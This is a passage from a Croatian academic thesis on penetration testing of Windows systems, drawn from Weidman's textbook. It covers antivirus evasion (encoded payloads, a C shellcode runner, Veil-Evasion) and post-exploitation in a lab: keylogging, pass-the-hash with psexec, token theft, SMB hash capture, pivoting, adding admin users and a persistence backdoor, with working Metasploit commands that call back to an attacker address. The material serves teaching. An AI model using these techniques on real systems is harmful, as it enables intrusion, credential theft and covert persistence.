[70] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 265

(u ovom slučaju 32-bitni Windows sustav), a zastavica -e specificira enkoder x*86/bloxor*. Na kraju msfvenom komande koristi se cijev (eng. Pipe) sa simbolom < kako bi se dodala prethodna .bin datoteka u ulaz za msfvenom. Tako će se ostvariti kombinacija oba enkodera. Ovakav način dovest će do laganog poboljšanja pa će za razliku od prijašnjih 35 antivirusnih rješenja, ovaj prepoznati dva manje, odnosno 33. Poboljšanja se mogu ostvariti na različite načine u kojem se treba biti kreativan i pokušati nadmudriti antivirusne programe.

10.3.2 Unakrsno kompajliranje

Kad Msfvenom stvori izvršnu datoteku, on koristi unaprijed izgrađene predloške koje antivirusni dobavljači mogu koristiti za izgradnju potpisa za otkrivanje. Moguće je otežati sposobnost prepoznavanja unakrsnom kompajlacijom izvršnih datoteka koristeći shellkod. Unakrsna kompilacija se na primjer može postići kreiranjem programa u C jeziku.

```
#include <stdio.h>
unsigned char random[]= ❶

unsigned char shellcode[]= ❷

int main(void) ❸
{
        ((void (*)())shellcode)();
}
```

Slika 55. Primjer korištenja unakrsnog kompajliranja[71]

Cilj je (sa gornje slike) popuniti podatke za nasumične varijable i shellkod, koje su istovremeno skupovi znakova tipa “unsigned“. Teži se tome da će dodavanje neke slučajnosti i sastavljanje vlastitog C koda biti dovoljno za prevariti antivirusni program. Nasumična varijabla dat će neke nasumične vrijednosti u predložak. Payload se može kreirati na isti način kao na primjeru sa slike br.54 ali će zastavica -f imati vrijednost c

[71] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 267

kako bi se kreirali heksa bajtovi koji se onda mogu ubaciti u C datoteku. Nasumični znakovi u Kaliju nalaze se na putu */dev/urandom*, te ih je potrebno dodati u varijablu random sa prethodne slike. Pošto /dev/urandom datoteka sadrži neke znakove koji se ne mogu ispisati potrebno ju je modificirati na način prikazan dolje.

```
root@kali:~# cat /dev/urandom | tr -dc A-Z-a-z-0-9 | head -c512
sOUULfhmiQGCUMqUd4e51CZKrvsyIcLy3EyVhfIVSecs8xV-JwHYlDgfiCD1UEmZZ2Eb6GOno4qjUI
IsSgneqT23nCfbh3keRfuHEBPWlow5zXOfg3TKASYE4adL
--snip--
```

Slika 56. Uređivanje datoteke sa nasumičnim znakovima za ispis[72]

Sa gornje slike koristi se *tr -dc A-Z-a-z-0-9* zajedno sa komandom *head* za prikaz prvih 512 uređenih nasumičnih znakova. Dobiveni ispis sa prethodne slike ubacuje se u varijablu random. Program koji se dobije potrebno je kompajlirati za 32-bitni Windows sustav pomoću alata Mingw32 koji se može instalirati naredbom *apt-get install mingw32*. Kada se kompajlira C datoteka naredbom *i586-min- gw32msvc-gcc* (prikaz korištenja sa slike br. 57) i uploada na VirusTotal dobije se lagano poboljšanje u kojem je sa prethodne brojke od 33, samo 18 antivirusa otkrilo takvu datoteku.

```
root@kali:~# i586-mingw32msvc-gcc -o custommeterpreter.exe custommeterpreter.c
```

Slika 57. Kompajlacija koda za 32-bitni Windows sustav[73]

10.3.3 Korištenje programa Veil-Evasion

Veil-Evasion je Python framework koji automatizira stvaranje payloada s ciljem izbjegavanja antivirusa, pružajući korisnicima mogućnost izbora više tehnika. Slično kao i kod C prog. jezika može se učiniti s Pythonovom bibliotekom Ctypes koja omogućava pristup pozivima Windows API funkcija i može stvoriti C-kompatibilne tipove podataka. Korištenjem C tipova dobiva se pristup Windows API-ju VirtualAlloc, (koji stvara novo

[72] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 267

[73] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 269


izvršno memorijsko područje za shellkod i zaključava memorijsko područje u fizičkoj memoriji) kako bi se izbjeglo straniranje (eng. paging, predstavlja shemu upravljanja memorijom koja eliminira potrebu za stalnom raspodjelom fizičke memorije) jer se kodiranje i izvršavanje shell-koda prenosi. RtlMoveMemory koristi se za kopiranje bajtova kodova shellkoda u memorijsku regiju koju je stvorio VirtualAlloc. CreateThread API stvara novu dretvu za pokretanje shellkoda, i na kraju, WaitForSingleObject čeka dok se stvorena dretva ne dovrši i shellkod završi s radom. Navedena tehnika naziva se python injection. Da bi osigurao dodatnu antivirusnu zaštitu, Veil-Evasion omogućava korištenje enkripcije, gdje se može koristiti npr. Python VirtualAlloc injection u kombinaciji s AES enkripcijom. Kada se otvori Veil-Evasion python datoteka ./Veil-Evasion.py dobit će se izbornik sa opcijama. Kako bi se vidjeli dostupni payloadi koristi se komanda list kao sa slike ispod.

```
[>] Please enter a command: list
Available payloads:
    1)    auxiliary/coldwar_wrapper
    2)    auxiliary/pyinstaller_wrapper

--snip--

    22)    python/meterpreter/rev_tcp
  ❶23)    python/shellcode_inject/aes_encrypt
    24)    python/shellcode_inject/arc_encrypt
    25)    python/shellcode_inject/base64_substitution
    26)    python/shellcode_inject/des_encrypt
    27)    python/shellcode_inject/flat
    28)    python/shellcode_inject/letter_substitution
```

Slika 58.a. Opcije za Veil-Evasion[74]

Za korištenje VirtualAlloc injekcije i AES enkripcije odabere se opcija pod brojem 23 i dobit će se popis zahtjevanih opcija za korištenje navedenog payloada (slika br. 58.b).

[74] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 272



Slika 58.b. Opcije za payload kod alata Veil-Evasion[75]

Prema zadanom sa gornje slike, payload će sastaviti Python skriptu u izvršivu datoteku koristeći VirtualAlloc () kao “metodu ubrizgavanja“. Kada program to zatraži u daljnjim koracima odabere se “generate“ za kreiranje. Program će još upitati tipične podatke kao što su vlastiti ili msfvenom shellkod, payload, LHOST, LPORT i na kraju jednu izvršivu metodu. Može se odabrati zadana metoda Pyinstaller, kako bi Veil-Evasion generirao zloćudne .exe datoteke, koje na kraju sprema u veil-output/compiled direktorij.

[75] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 272

11. POST EKSPLOATACIJA

Nakon što se napravi pentesting u potrazi za slabostima sustava, proces i dalje nije gotov, štoviše ne može se klijentu samo pokazati kako je njegov sustav slab ukoliko pentester dobije meterpreter sesiju. Klijent ne bi dobio dobar uvidu u prikaz svojih ranjivosti samo sa dobivenom sesijom, zato je post eksploatacija ključna faza u pentestingu.

11.1 Meterpreter

Ranijim napadima moglo se primjetiti kako je sustav Windows xp ranjiv za MS08-067 exploit. Kada je sustav iskorišten može se komandom sintakse *session <broj_sesije>* kretati između sesija te pronaći onu koja ima najveće sistemske privilegije. Pentester možda neće dobiti dobru sliku iskorištenog Windows sustava bez *curl* ili *wget* pogodnosti koje omogućuju skidanje datoteka sa web servera, ali možda će moći uploadati datoteke naredbom koja ima sintaksu *upload <izvor datoteke za upload><destinacija>*. Demonstracija je prikazana na slici ispod.

```
meterpreter > upload /usr/share/windows-binaries/nc.exe C:\\
[*] uploading  : /usr/share/windows-binaries/nc.exe -> C:\
[*] uploaded   : /usr/share/windows-binaries/nc.exe -> C:\\nc.exe
```

Slika 59. Prikaz uploadanja datoteke na neko odredište[76]

Meterpreter obično radi s povlasticama iskorištenog procesa ili korisnika. Npr. nakon iskorištenog SMB servera sa exploitom MS08-067 može se dobiti prikaz privilegija naredbom *getuid* u meterpreteru.

11.1.1 Metarpreter skripte

Skripe za meterpreter nalaze se na putu /usr/share/metasploit-framework/ scripts/meterpreter u Kali Linuxu. Najbolji primjer skripte u post eksplataciji je ona koja je bila prikaza kod migracije skripti u druge procese. Za to je bila korištena sintaksa *run*

[76] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 279

<naziv skripe>. Bilo je potrebno i pratiti ID procesa, a prikaz svih procesa ostvaruje se komandom *ps*. Zatim se kao što je ranije bilo prikazano može migrirati na neki proces po odaberenom ID-u, gdje se opet naredbom *getuid* mogu vidjeti privilegije sustava. Metasploitov direktorij za post eksploataciju sadrži module za lokalno prikupljanje informacija, daljinsko upravljanje, eskalaciju privilegija i tako dalje, koji obuhvaćaju više platformi. Za primjer može se uzet modul *post/ Windows /gather / enum _logged_ on_users* koji prikazuje koji korisnik je trenutno ulogiran u sustavu žrtve. Pri unošenju ovog modula, nakon što se upiše *exploit* dobit će se lista trenutno i nedavno ulogiranih korisnika, a ti rezultati spremljeni su na lokaciju /root/msf4/ loot/ 20140324121217_default_192.168.20.10_host.users.activ _791806.txt.
Na slici dolje prikazana je lista nedavno ulogiranih korisnika u žrtvinom sustavu.

```
Recently Logged Users
=====================

SID                                             Profile Path
---                                             ------------
S-1-5-18                                        %systemroot%\system32\config\systemprofile
S-1-5-19                                        %SystemDrive%\Documents and Settings\LocalService
S-1-5-20                                        %SystemDrive%\Documents and Settings\NetworkService
S-1-5-21-299502267-308236825-682003330-1003     %SystemDrive%\Documents and Settings\georgia
```

Slika 60. Primjer liste nedavno ulogiranih korisnika[77]

11.2 Lokalna eskalacija privilegija

Eskalacija privilegija uključuje pokretanje ranjivosti stjecanja dodatne kontrole nad sustavom nakon eksploatacije. Većina napada možda neće rezultirati dobivanju svih privilegija iskorištenog sustava te će se nekad haker morat suočit sa limitiranim privilegijama. Naredba *getsystem* u meterpreteru automatizira isprobavanje niza poznatih lokalnih eksploatacija privilegija protiv ciljnog sustava. Pokretanje *getsystem* naredbe bez argumenata izvest će niz lokalnih iskorištavanja sve dok jedan uspjeh ili svi poznati podvizi ne budu iscrpljeni Za korištenje pojedinačnog exploita koristi se zastavica -t sa brojem exploita. Još jedan modul *exploit/Windows/local/ms11_080_*

[77] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 282

afdjoinleaf iskorištava manu u Afdjoinleaf funkciji kod afd.sys Windows drajvera. Kod korištenja tog modula prikazanog na slici br. 61, nakon odabrane sesije odaberu se podaci kao što su payload i LHOST.

```
msf exploit(ms11_080_afdjoinleaf) > set SESSION 1
SESSION => 1
msf exploit(ms11_080_afdjoinleaf) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms11_080_afdjoinleaf) > set LHOST 192.168.20.9
LHOST => 192.168.20.9
msf exploit(ms11_080_afdjoinleaf) > exploit
```

Slika 61. Postavljanje ms11_080_afdjoinleaf[78]

Ako ovaj exploit uspije trebala bi se prikazati meterpreter sesija, te bi naredba *getuid* trebala pokazati sistemske privilegije.

11.3 Zaobilaženje UAC-a (eng. user account control) kod Windows 7 sustava

Operacijski sustavi kod verzija iznad Windowsa viste koriste regularne korisničke privilegije. Znači ako aplikacija želi koristiti administrativne privilegije, administrator sustave treba to potvrditi što predstavlja definiciju UAC-a. Ako neki iskorišteni sustav Windows 7 pokrene zaražene binarne datoteke kao korisnik, napadač će imati privilegije tog korisnika, a naredba *getsystem* će rezultirati pogreškom (slika br. 62) odnosno UAC blokira naredbu *getsystem* da normalno funkcionira. Rješenje se nalazi u ranjivosti *Windows/local/bypassuac*. Taj modul koristi pouzdani certifikat izdavača putem injekcije procesa da bi zaobišao UAC kontrolu. Nakon tog modula naredba getsystem će funkcionirati.

```
Server username: Book-Win7\Georgia Weidman
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: Access is denied.
```

Slika 62. Primjer kako UAC blokira naredbu getsystem[79]

[78] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 285

[79] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 286

11.4 Lokalno prikupljanje informacija

Nakon što se dobije pristup sustavu, trebalo bi se vidjeti jesu li prisutne bilo kakve potencijalno osjetljive informacije, poput instaliranog softvera koji pohranjuje lozinke u otvorenom tekstu ili upotrebljava slab hash algoritam, vlasničke podatke ili izvorni kod, podatke o kreditnoj kartici klijenta ili račun e-pošte. Haker može narediti meterpreteru da potraži zanimljive informacije kao što su lozinke pomoću naredbe *search -f *password** (slika ispod).

```
meterpreter > search -f *password*
Found 8 results...
    c:\\WINDOWS\Help\password.chm (21891 bytes)
    c:\\xampp\passwords.txt (362 bytes)
    c:\\xampp\php\PEAR\Zend\Dojo\Form\Element\PasswordTextBox.php (1446 bytes)
    c:\\xampp\php\PEAR\Zend\Dojo\View\Helper\PasswordTextBox.php (1869 bytes)
    c:\\xampp\php\PEAR\Zend\Form\Element\Password.php (2383 bytes)
    c:\\xampp\php\PEAR\Zend\View\Helper\FormPassword.php (2942 bytes)
```

Slika 63. Korištenje naredbe search -f *password*[80]

Još jedan dobar način prikupljanja osjetljivih informacija je korištenje keyloggera koji sluša za svako utipkano slovo (keystroke) od strane korisnika. Naredba za keylogger kod Windows xp sustava je *keyscan_start*. Dobra ideja je migrirati se u winlogon proces, gdje će se vidjeti samo upisane podatke za prijavu. Kada korisnik nešto tipka na sustavu npr. tekst “hi georgia“, može se koristiti naredba *keyscan_dump* kako bi se vidio taj sadržaj sa stajališta napadaća (slika br.64). Kako bi se zaustavio keylogger koristi se naredba *keyscan_stop*.

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
 <LWin> notepad.exe <Return> hi georgia <Return>
```

Slika 64. Prikaz korištenja keyloggera kod iskorištenog sustava[81]

[80] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 291

[81] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 292

11.5 Daljnje mogućnosti prikupljanja kredencijala

Metasploit ima nekoliko post modula za prikupljanje “propusta“ za određeni softver na putu/usr/share/metasploit-framework/modules/post/Windows/
gather/credentials. Koristeći razne module, mogu se dobiti vrijedne informacije, ali jedna od zanimljivih opcija koju valja probati je *net* komanda za Windowse. Komandom *shell* u Kali Linuxu može se prebaciti na komandni shell za Windows. Komanda *net users* prikazat će sve lokalne korisnike Windows sustava. Mogu se također vidjeti kojoj grupi pripadaju korisnici (npr. tko su administratori) sa komandom *net localgroup Administrators*.

11.6 “Lateralno kretanje”

Nakon što se dobije pristup jednom sustavu u umreženom okruženju, može se koristiti pristup za dodatnim sustavima i njihovim osjetljivim podacima. Ako je iskorišteni sustav član domene, zasigurno se može pokušati ugroziti račun domene ili idealno dobiti pristup administratoru domene kako bi se moglo prijaviti i upravljati svim sustavima na domeni. Lakše objašnjenje bilo bi to ako se može razbiti lozinku za jedan stroj, možda će se moći prijaviti na mnoge sustave u okruženju bez pristupa domeni.

11.6.1 PSExec

PSExec tehnika prenosi izvršnu Windows uslugu na ADMIN $ “djeljenja“ i zatim se povezuje s upraviteljem servisa Windows Service pomoću udaljenog postupka poziva (RPC) kako bi pokrenuo izvršnu uslugu. Usluga zatim postavlja SMB cijev (pipe) s imenom za slanje naredbi i daljinsko upravljanje ciljnim sustavom. Metasploit modul *exploit/Windows/smb/psexec* obavlja sličnu funkciju, a jedini uvjet je da žrtva ima instaliran SMB server. Kod korištenja tog exploita može se specificirati SMBPass (korisnička lozinka) i SMBUser (korisničko ime za autentifikaciju). Taj modul će umetnuti payload u izvršnu sliku za Windows uslugu. Nakon prijenosa izvršne datoteke i kontakta s Windows Service Control Manager-om, servis kopira shellkod u izvršnu memoriju za proces usluge i preusmjerava izvršenje na payload (za vraćanje na sustav napadača).

11.6.2 Prosljeđivanje hash-a

Ako pentester nije u stanju preokrenuti hash zaporke, imat će težak zadatak prijave u druge sustave s plaintext kredencijalima. Kad se napadač prijavi preko SMB-a, njegova lozinka ne šalje se ciljnom sustavu u otvorenom tekstu. Umjesto toga, ciljni sustav postavlja izazov na koji može odgovoriti samo osoba s točnom lozinkom. U ovom slučaju (za Windows xp), odgovor na izazov je LM- ili NTLM lozinka, ovisno o provedbi hasha. Na taj način PSExec-ova opcija za lozinku može biti sami hash. Npr. kad se dobije hash za žrtvin sustav sa komandom *hashdump* može se upisati hash u PSExec opciju SMBPass (slika ispod) i dobit će se željene sesije.

```
msf exploit(psexec) > set SMBPass e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c
SMBPass => e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c
msf exploit(psexec) > exploit
--snip--
[*] Meterpreter session 7 opened (192.168.20.9:4444 -> 192.168.20.10:1233) at 2015-08-14 14:17:47
-0400
```

Slika 65. Dobivanje sesije sa psexec-om[82]

11.6.3 Oponašanje tokena

Jedna zanimljiva sigurnosna konstrukcija sustava Windows je koncept tokena. Tokeni se primarno koriste za kontrolu pristupa. Na temelju obilježja procesa, operativni sustav može donositi odluke o tome koji resursi i operacije mu trebaju biti dostupni. Korištenjem tokena može se izbjeći potreba za šiframa u otvorenom obliku ili čak hasha. Token se ponaša kao vrsta privremenog ključa koja omogućava pristup određenim resursima bez potrebe za unošenjem zaporke svaki put kada se želi izvršiti privilegirana operacija. Važno je poznavati pojam “tokeni za delegiranje“ koji omogućuju procesu oponašanje tokena na lokalnom sustavu kao i na mreži, na primjer, na drugim sustavima u domeni, a koriste kredencijale za autentifikaciju. Tokeni ostaju do ponovnog pokretanja, pa čak i ako se korisnik odjavi, njegov ili njezin token će i dalje biti prisutan u sustavu dok se ne isključi.

[82] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 299

11.6.4 Incognito

Incognito pomaže da se nabroji i ukradu svi tokeni na sustavu. Incognito nije uključen u meterpreter automatski nego ga se uključuje naredbom *load incognito*. Prije korištenja incognita može se promjeniti korisnik na žrtvinom sustavu radi demonstracije. Ova prijava stvorit će delegirajući token na ciljnom sustavu kako bi ga napadač mogao oponašati. Kako bi se vidjeli svi tokeni koristi se naredba *list_tokens -u* (slika ispod).

```
meterpreter > list_tokens -u

Delegation Tokens Available
========================================
BOOKXP\georgia
BOOKXP\secret
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
```

Slika 66. Lista tokena na sustavu žrtve[83]

Kada se pokuša npr. ukrasti token za korisnika “secret” koristi se naredba *impersonate_token<token ciljnog sustava>* (slika ispod).

```
meterpreter > impersonate_token BOOKXP\\secret
[+] Delegation token available
[+] Successfully impersonated user BOOKXP\secret
```

Slika 67. Prikaz krađe tokena[84]

Na kraju se kao i prije naredbom *getuid* može vidjeti kojeg korisnika je napadač “pridobio”.

```
meterpreter > getuid
Server username: BOOKXP\secret
```

Slika 68. Getuid naredba[85]

[83] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 301

[84] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 301

[85] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 302

11.6.5 SMB capture

Ovaj modul pruža SMB uslugu koja se može upotrijebiti za hvatanje hash-ova lozinke i odgovora na izazov za SMB klijentske sustave. Odgovori koje je poslala ova usluga imaju po defaultu podesivi niz izazova (\ x11 \ x22 \ x33 \ x44 \ x55 \ x66 \ x77 \ x88), što omogućuje jednostavno dešifriranje pomoću alata kao što su Cain & Abel, L0phtcrack ili Johna Ripper. Hash lozinke za korisnike domene pohranjuju se samo na kontroler domeni, što znači da će pokretanje hashdump-a na eksploatiranom sustavu dati hash lozinku samo za lokalne korisnike. Način na koji se može dobit pristup kontroler domeni je preko davanja hasha na SMB server. Za to se koristi modul *auxiliary/ server/capture/smb* koji će postaviti SMB server i dohvatiti svaki pokušaj autentifikacije. Pošto je pomoću incognito načina bilo moguće "preuzeti" korisnika "secret" može se spustiti u njegov shell i sa naredbom *net use* povezati sa nekim djeljenim direktorijem (u ovom slučaju direktorij "blah") postavljenom na Kali SMB serveru što je prikazano na slici br. 69.

```
meterpreter > shell
C:\Documents and Settings\secret>net use \\192.168.20.9\blah
```

Slika 69. Povezivanje na djeljeni direktorij[86]

Kada se preko iskorištenog sustava komunicira sa postavljenim SMB serverom, dobiveni hash biti će možda drugačijeg tipa, ali svejedno ovo je koristan trik za hvatanje hash-ova lozinki za rad s korisničkim računima domena, koji svoje hashe lozinke pohranjuju samo na kontrolere domena.

11.7 Pivotiranje

Organizacija obično ima samo nekoliko sustava na internetu, a to su hosting usluge koje trebaju biti dostupne na Internetu, poput web poslužitelja, e-pošte, VPN-a i tako dalje. Također organizacije mogu imati podjeljene dijelove mreže po poslovnim

[86] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 303

jedinicima. U simulaciji takvog napada (gdje je mreža podijeljena) kod virtualne mašine odabere se još jedan internetski adapter tipa host-only network. Znači Windows 7 sustav može pripadati 2 mreže, npr. mreži 192.168.20.0/24 kojoj Kali Linux ima pristup, te 172.16.85.0/24 mreži kojoj nema. Pošto je u prethodnim fazama iskorišten sustav Windows 7, on se može koristiti kao premosnica na drugu mrežu (172.16.85.0). Naredba *route* u Metasploitu govori Metasploitu gdje treba uputiti promet. Umjesto usmjeravanja prometa na IP adresu, promet se može usmjeriti prema drugoj mreži (172.16.85.0) kroz otvorenu Windows sesiju (slika br.70). Sintaksa za route naredbu je *route <mreža><subnet maska><ID sesije>.*

```
msf > route add 172.16.85.0 255.255.255.0 2
```

Slika 70. Korištenje route naredbe[87]

Na način prikazan gore svaki promet koji se pošalje iz Metasploita u mrežu 172.16.85.0 će se automatski preusmjeriti kroz Windows 7.

11.7.1 Metasploit skeniranje portova

U Metasploit *route* naredbi neće se moći koristiti vanjski alati za skeniranje portova kao što je Nmap, ali postoji Metasploit modul *scanner/portscan/tcp* koji će izvesti TCP port skeniranje, a po defaultu će skenirati 1-10000 portova (naravno broj portova se može i manualno odrediti). Kada se provedu ove opcije prikazane na slici ispod dobit će se uvid da je SMB port otvoren.

```
msf  auxiliary(tcp) > set RHOSTS 172.16.85.190
rhosts => 172.16.85.190
msf  auxiliary(tcp) > exploit
[*] 172.16.85.190:25 - TCP OPEN
[*] 172.16.85.190:80 - TCP OPEN
[*] 172.16.85.190:139 - TCP OPEN
[*] 172.16.85.190:135 - TCP OPEN
[*] 172.16.85.190:180 - TCP OPEN
```

Slika 71. Prikaz rada Metasploit modula scanner/portscan/tcp[88]

[87] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 305

[88] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 306

11.7.2 Korištenje exploita kroz pivot

U slučaju pivotiranja host-only, mreža ne zna kako se kretati do premoščene mreže, pa zato povratni (eng. Reverse) payload neće valjati. Umjesto reverse payloada u tom slučaju, koristi se bind payload npr. *Windows/meterpreter/bind_tcp*.

11.7.3 Socks4 i Proxy lanci

U svim dosadašnjim slučajevima pentester je bio limitiran na korištenje Metasploit modula. Osim toga postoji alat ProxyChains (koji premošćuje promet na proxy servere) i šalje promet iz ostalih Kali alata kroz Metasploit. Metasploit također ima modul Socks4a proxy server (auxiliary/server/socks4a). Kada se odabere taj modul i sve potrebne njegove opcije (koje se mogu ostavit default) potrebno je editirati konfiguracijsku datoteku za ProxyChains na putu /etc/ proxychains.conf. U toj datoteci se skrola do mjesta prikazano na slici br.72.a) što prikazuje kako ProxyChains premošćuje promet do Tor mreže. Na tom mjestu potrebno je zamjeniti port na kojem sluša Metasploit sa porta 9050 (Tor), na port 1080 (slika br.72.b).

```
# add proxy here ...
# defaults set to "tor"
socks4  127.0.0.1 9050
```


```
socks4  127.0.0.1 1080
```

Slika 72.a. Zadane opcije za ProxyChains[89] Slika 72.b. Potrebne izmjene datoteke[90]

Kada se prethodna datoteka spremi može se upaliti alat kao što je Nmap izvan Metasploita protiv cilja Windows XP (sve dok ProxyChain služi za posredovanje potrebno je imati i komandu route aktivnu zato što ProxyChain preusmjerava promet do Metasploita koji će prosljediti promet kroz pivot). Primjer korištenja vidi se na slici ispod. Opcija -Pn govori Nmap-u da ne pokušava pingirati kroz proxy. Započinje se jednostavnim skeniranjem TCP konekcije (-sT), a zatim se pokreće skeniranje verzije (-sV). Radi jednostavnosti, portovi su ograničeni na 445 i 446 opcijom -p (pošto je proces veoma spor).

[89] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 308

[90] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 308



Slika 73. Korištenje Nmap-a izvan Metasploita[91]

Na slici se također vidi kako je port 445 otvoren (zato što na njemu sluša SMB server), a 446 odbijen zato što ništa na njemu ne sluša.

11.8 Metode upornosti (eng.Persistance)

Budući da proces domaćina u potpunosti ostaje u memoriji, ako umre, umire i dobivena sesija Meterpretera i ako se sustav ponovo pokrene, sesije više nema. Ako se izgubi mrežni pristup cilju, sesija također može umrijeti. Metode upornosti mogu biti tako jednostavne kao dodavanje korisnika u sustav ili napredne poput rootkita na razini kernela koji se skriva čak i od Windows API-ja što ga čini praktički neotkrivenim.

11.8.1 Dodavanje korisnika

Biti u mogućnosti izravno se prijaviti u sustav putem SSH, RDP, olakšava pristup sistemu u budućnosti. Na Windows sustavu može se koristiti komanda sintakse : *net user username password /add* za dodavanje korisnika. Nadalje kako bi se korisnika dodao u relevantne grupe koristi se naredba sintakse *net localgroup group username /add*. Npr. ako se želi dodati prethodno kreiranog korisnika “Jamesa“ u grupu administratora koristi se naredba *net localgroup Administrators james /add*. Ako klijent ima Windows domenu, može se dodati korisnike u domenu i dodati ih u grupe domena (ako postoji dovoljno privilegija) tako da se na kraju naredbe uključi /*domain*.

[91] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 308

11.8.2 Metasploit upornost

Npr. Meterpreter skripta *persistantce* automatizira stvaranje Windows stražnjih vrata koja će se automatski povezati s poslužiteljem Metasploita pri pokretanju, prijavi, ili bilo čemu što pentester specificira. Znači može postojati agent za trajnost pri pokretanju sustava ili kad se korisnik prijavi, može se postaviti interval između pokušaja povezivanja s upravljačem. Možem se promijeniti mjesto gdje je agent upisan u ciljni sustav itd. Kada se upiše u meterpreter naredba *run persistance -h* dobiju se sve opcije. Npr. kada se postavi zastavica -X (specificira startup), skripta Visual Basic učitava se u mapu% TEMP%, a u unos registra dodaje se popisu programa koji se pokreću pri pokretanju. Kad se uporni agent pokreće nakon prijave (-U), postupak je sličan, ali unos u registar postavljen je da se izvodi pri prijavi. Kada se upali *persistance* skripta sa naredbom *run persistence -r 192.168.20.9 -p 2345 -U* i postavi handler za dohvaćanje "upornog agenta", može se radi testa upaliti žrtvnin sustav npr. Windows xp i ulogirat sa nekim korisnikom. Kada se to dogodi napadač bi trebao dobiti meterpreter sesiju.

12. ZAKLJUČAK

Cilj ovog rada bio je upoznati se sa pentesting strukom, te problematikom s kojom se suočavaju pentesteri prilikom testiranja Windows operacijskih sustava. Prikazane su razne slabosti za Windows sustave te uobičajeni eksterni pentesting proces koji je započeo postavljanjem žrtvinih sustava i instalacijom Kali Linuxa kao alata za vršenje pentestinga, te ostalih potrebnih alata. Najprije se krenulo od faze prikupljanja informacija u kojoj se nastojalo pronaći sve više informacija o subjektu nad kojim se izvršava testiranje, a postepeno se dolazilo do faze pronalaženja slabosti koje predstavlja srž pentesting procesa i o kojem ovisi uspješnost samog testiranja. Također u radu se željelo prikazati i poznate tehnike za prikupljanje prometa od ciljnih sustava koristeći tzv. “Man-in_the-Middle” napad”, čiji se promet na kraju analizirao sa alatom Wireshark. Osim alata Wireshark koristilo se i alat Ettercap kod napada za sigurnosni HTTPS protokol. Poslije toga došao je i najdinamičniji dio, a to je iskorištavanje slabosti Windows sustava. Kao posljedica pentesting procesa dobivale su se šifre u raznim oblicima, a cilj je bio i dočarati način na koji se mogu krekirati šifre bilo šifre u otvorenom tekstu ili u hashu. Objašnjena su i iskorištavanja sa strane klijenta, kako bi se prikazao način upadanja u sustav kada neki program ne sluša na otvorenom portu. Osim iskorištavanja slabosti kod Windows sustava ideja je bila i prikazati proces socijalnog inženjerstva kako bi se upalo u sustav računajući na ljudski faktor “neznanja” u pojedinoj struci. Pentesting proces mora težiti tome da ne uzrokuje nikakvu sumnju od sustava koji se želi testirati, te su za to bile prikazane razne tehnike izbjegavanja antivirusnih rješenja koje bi u određenoj mjeri uspjele izbjeći antivirusne programe, odnosno njihovu detekciju svesti na minimum. Proces je na kraju završio post eksploatacijom koja je pokazala opseg privilegija koje napadač ima nad iskorištenim sustavom.

13. POPIS LITERATURE:

Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014.

https://searchnetworking.techtarget.com/definition/Nessus

https://nmap.org/book/nse.html

https://hackertarget.com/nikto-website-scanner/

https://www.csoonline.com/article/3379117/what-is-metasploit-and-how-to-use-this-popular-hacking-tool.html

https://searchsecurity.techtarget.com/definition/payload

https://www.securitynewspaper.com/2018/11/27/crack-Windows-password-with-john-the-ripper/

https://www.rapid7.com/db/modules/auxiliary/server/capture/smb

